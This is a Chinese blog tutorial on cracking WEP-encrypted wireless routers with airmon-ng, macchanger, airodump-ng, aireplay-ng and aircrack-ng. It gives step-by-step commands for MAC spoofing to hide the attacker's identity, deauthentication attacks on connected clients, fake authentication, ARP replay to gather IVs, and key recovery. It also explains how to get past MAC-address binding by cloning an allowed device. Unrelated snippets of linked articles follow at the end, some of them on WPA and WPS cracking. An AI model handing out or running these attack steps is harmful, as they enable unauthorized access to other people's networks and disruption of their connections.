
无线渗透wep加密路由器
停掉网络服务
service network-manager stop

检查现在的环境适不适合使用airmon-ng
airmon-ng check

杀死可能冲突的进程

开启网卡monitor模式
airmon-ng start wlan0
airmon-ng stop wlan0mon可以结束掉monitor模式,之后还要激活ifconfig wlan0 up



可以看到已经看起了monitor模式了
我们需要修改mac地址,隐藏身份,修改之前先把无线网卡停掉,否则会提示正忙

ifconfig wlan0mon down
macchanger -m 00:11:22:33:44:55 wlan0mon

再开启无线网卡ifconfig wlan0mon up

查看当前的网卡信息ifconfig,发现修改好了mac地址

查看在无线网卡工作在哪个信道

在开启的时候可以设置信道
airmon-ng start wlan0 信道号
airmon-ng start wlan0 1
iwlist wlan0mon channel 查看信道时就会发现变成了信道1
开启侦听

可以指定信道,

也可以指定其中一个AP,并写入文件





station是一些终端设备

以上内容表示两个终端设备 ,
 ,连到
 的路由器上
还探测到两个终端设备 ,
 ,但是没有连接到路由器上,而probe
 表示尝试这个终端正在尝试连接的路由器名称

如果ap的信息过多,导致station的数据看不到。
可以按A键切换想要观察的部分

测试能否注入包 ,可以看到working,通信质量93%还可以。可以多测几次。
开始无线渗透攻击
1、渗透mac绑定的无线路由器
通过mac地址绑定这种方式防止无线渗透其实非常脆弱,因为不管是linux还是windows系统都可以轻而易举地改变mac地址。很多管理员不设密码,只通过绑定mac地址来共享网络服务,渗透者只需将mac地址修改为被允许的设备mac地址即可。
2、渗透wep加密的无线路由器

先要对无线路由进行侦听,当有连接权限的客户端重连路由器时获取到keystream,渗透者便可以利用这个keystream伪装成有连接权限的客户端和路由器建立关联,只有建立了这个关联才能进行下一步的操作。
所以渗透者需要断开客户端与路由器的连接,当客户端向路由器发起重连请求时,渗透者变获取到了keystream。
先开启对目标路由器的侦听并将侦听到的keystream保存下来
打开一个终端作为侦听终端
airodump-ng -c 信道号 --bssid 目标路由器mac -w 保存的文件名 网卡


打开另一个终端对客户端进行断网攻击
aireplay-ng -0(-0表示断网攻击) 攻击次数 -a 路由器mac -c 客户端mac 网卡名

成功攻击后,侦听终端会有以下变化,表明获取到了keystream

aireplay-ng -1(连接路由器) 重连时间(保持和路由器连接,告诉路由器这个机器一直存活着) -e 无线设备名 -y 获取到的keystream -a 路由器mac -h 渗透者mac 网卡名

就可以看到渗透者就连上了路由器,但是现在还不能上网

执行ARP重放攻击,获取IV值
aireplay-ng -3(arp重放攻击) -b 路由器mac -h 渗透者mac 网卡

但是我们看到并没有收到arp包

这里需要将客户端和路由器断开连接,断开连接后客户端会向路由器发送连接请求,渗透者截获这个请求连接的arp包,然后不断地向路由器发送这个arp包,路由器就会不断地返回ACK,在ACK中就包含有IV值,断开攻击和上面类似
aireplay-ng -0(-0表示断网攻击) 攻击次数 -a 路由器mac -c 客户端mac 网卡名


然后就开始获取到arp包了,ACK中就包含有IV值


如果密码设的64位建议抓20万个IV值,128位建议抓到150万个IV值以上,但是我们可以在获取IV值得同时,对路由器进行破解
aircrack-ng cap文件

然后就获取到了密码!

注意渗透者要和路由器处在同一个信道,尽量靠近路由器,有时要使用真实的mac,mac格式要正确
无线渗透wep加密路由器的更多相关文章
- 无线渗透wpa加密路由器
破解wpa加密路由器的原理不同于破解wep加密路由器,只能通过暴力破解获取. 但是获取握手keystream的原理差不多 首先杀死可能会和破解冲突的进程 airmon-ng check kill 开启 ...
- 无线网络的加密方式:WEP、WPA和WPA2
目录 有线等效加密( WEP ) Wi-Fi 访问保护( WPA ) Wi-Fi 访问保护 II( WPA2 ) WPA-PSK/WPA2-PSK 无线网标准 有线等效加密( WEP ) 有线等效保密 ...
- 攻击WEP加密无线网络
1.介绍 针对客户端环境和无客户端环境下破解WEP的几类方法. 有客户端环境: 一般当前无线网络中存在活动的无线客户端环境,即有用户通过无线连接到无线AP上并正在进行上网等操作时. 无客户端环境: 1 ...
- kali linux之无线渗透
无线技术变化大,难度大,既新鲜刺激,又压力山大.一半协议 一半理论 无线技术特点: 行业发展迅猛 互联网的重要入口 边界模糊 安全实施缺失而且困难 对技术不了解造成配置不当 企业网络私自接入ap破坏 ...
- Kali Linux 秘籍/Web渗透秘籍/无线渗透入门
Kali Linux 秘籍 原书:Kali Linux Cookbook 译者:飞龙 在线阅读 PDF格式 EPUB格式 MOBI格式 Github Git@OSC 目录: 第一章 安装和启动Kali ...
- 全能无线渗透测试工具,一个LAZY就搞定了
近来一直在研究无线安全方面的东西,特别是在无线渗透测试这块,每次渗透测试时总要来回不停的切换操作和挑选利器,很是麻烦.就想看看是否可以有一款功能全面的集合型工具. 正所谓功夫不负有心人,还真有这么一个 ...
- 无线渗透之ettercap
无线渗透之ettercap ettercap命令查看 # ettercap -h Usage: ettercap [OPTIONS] [TARGET1] [TARGET2] TARGET is in ...
- 无线渗透开启WPS功能的路由器
首先关闭网络服务 service network-manager stop wps一般可在10-20小时可以爆破开,攻击难度较低,有一些厂家的无线路由甚至无法关闭WPS功能. 开始侦听开启wps功能的 ...
- 无线渗透测试之wifi密码破解
[声明]:本文仅供个人学习使用,请勿违法破解他人wifi 测试工具: 1.CDlinux启动盘:(请参照https://my.oschina.net/u/3112136/blog/800713) 2. ...
随机推荐
- 转载:C++函数中new一块内存,作为返回值
转载来自:http://blog.itpub.net/7728585/viewspace-2123621/ 今天遇到一个问题,C++编程时,函数中new一块内存,然后将申请内存的指针作为返回值.怎么d ...
- C# 类库调试 启动外部程序无法调试
无法调试进程 test.exe [17936] 中的某些代码.请参阅下面的状态信息. IntelliTrace 代码失败(0x80131534). Managed (v4.6.v4.5.v4.0 ...
- 字符串md5之后转成int类型, 方便数据库索引
function hashStringToInt($string){ $stringHash = substr(md5($string), 0, 8); return base_convert($st ...
- 机器学习入门-文本数据-构造Ngram词袋模型 1.CountVectorizer(ngram_range) 构建Ngram词袋模型
函数说明: 1 CountVectorizer(ngram_range=(2, 2)) 进行字符串的前后组合,构造出新的词袋标签 参数说明:ngram_range=(2, 2) 表示选用2个词进行前后 ...
- javascript:width,innerwidth和outerwidth的区别
width()方法用于获得元素宽度 innerWidth()方法用于获得包括内边界(padding)的元素宽 outerWidth()方法用于获得包括内边界(padding)和边框(border)的元 ...
- 设计模式入门——Head First
设计模式是被前人发现.经过总结形成了一套某一类问题的一般性解决方案.使用模式最好的方式是:把模式装进脑子,然后在设计和已有的应用中,寻找何处可以使用它们.以往是代码复用,现在是经验复用. 从模拟鸭子游 ...
- python环境和工具
1.版本问题 python2.X和python3.X是不兼容,所以选择如果选择了2.X版本,那么为了避免兼容性的问题,在以后使用其他python库或者工具时,也需要选择相对应的版本. 下载地址:htt ...
- NGUI 背景图自适应
背景图UISprite组件调整如下: UIRoot设置: 不保持比例自适应: 保持宽与屏幕宽一致,高度随宽的缩放比例进行缩放:
- JS 实现分页打印
在调用window.print()时,可以实现打印效果,但内容太多时要进行分页打印. 在样式中有规定几个打印的样式 page-break-before和page-break-after CSS属性并不 ...
- Linux 完整卸载oracle和grid软件
本文主要描述如何在Linux下完全卸载oracle和grid软件. 操作环境 SuSE11 oracle用户完整删除操作步骤 1.登录oracle用户,停止Oracle数据库监听和数据库实例 orac ...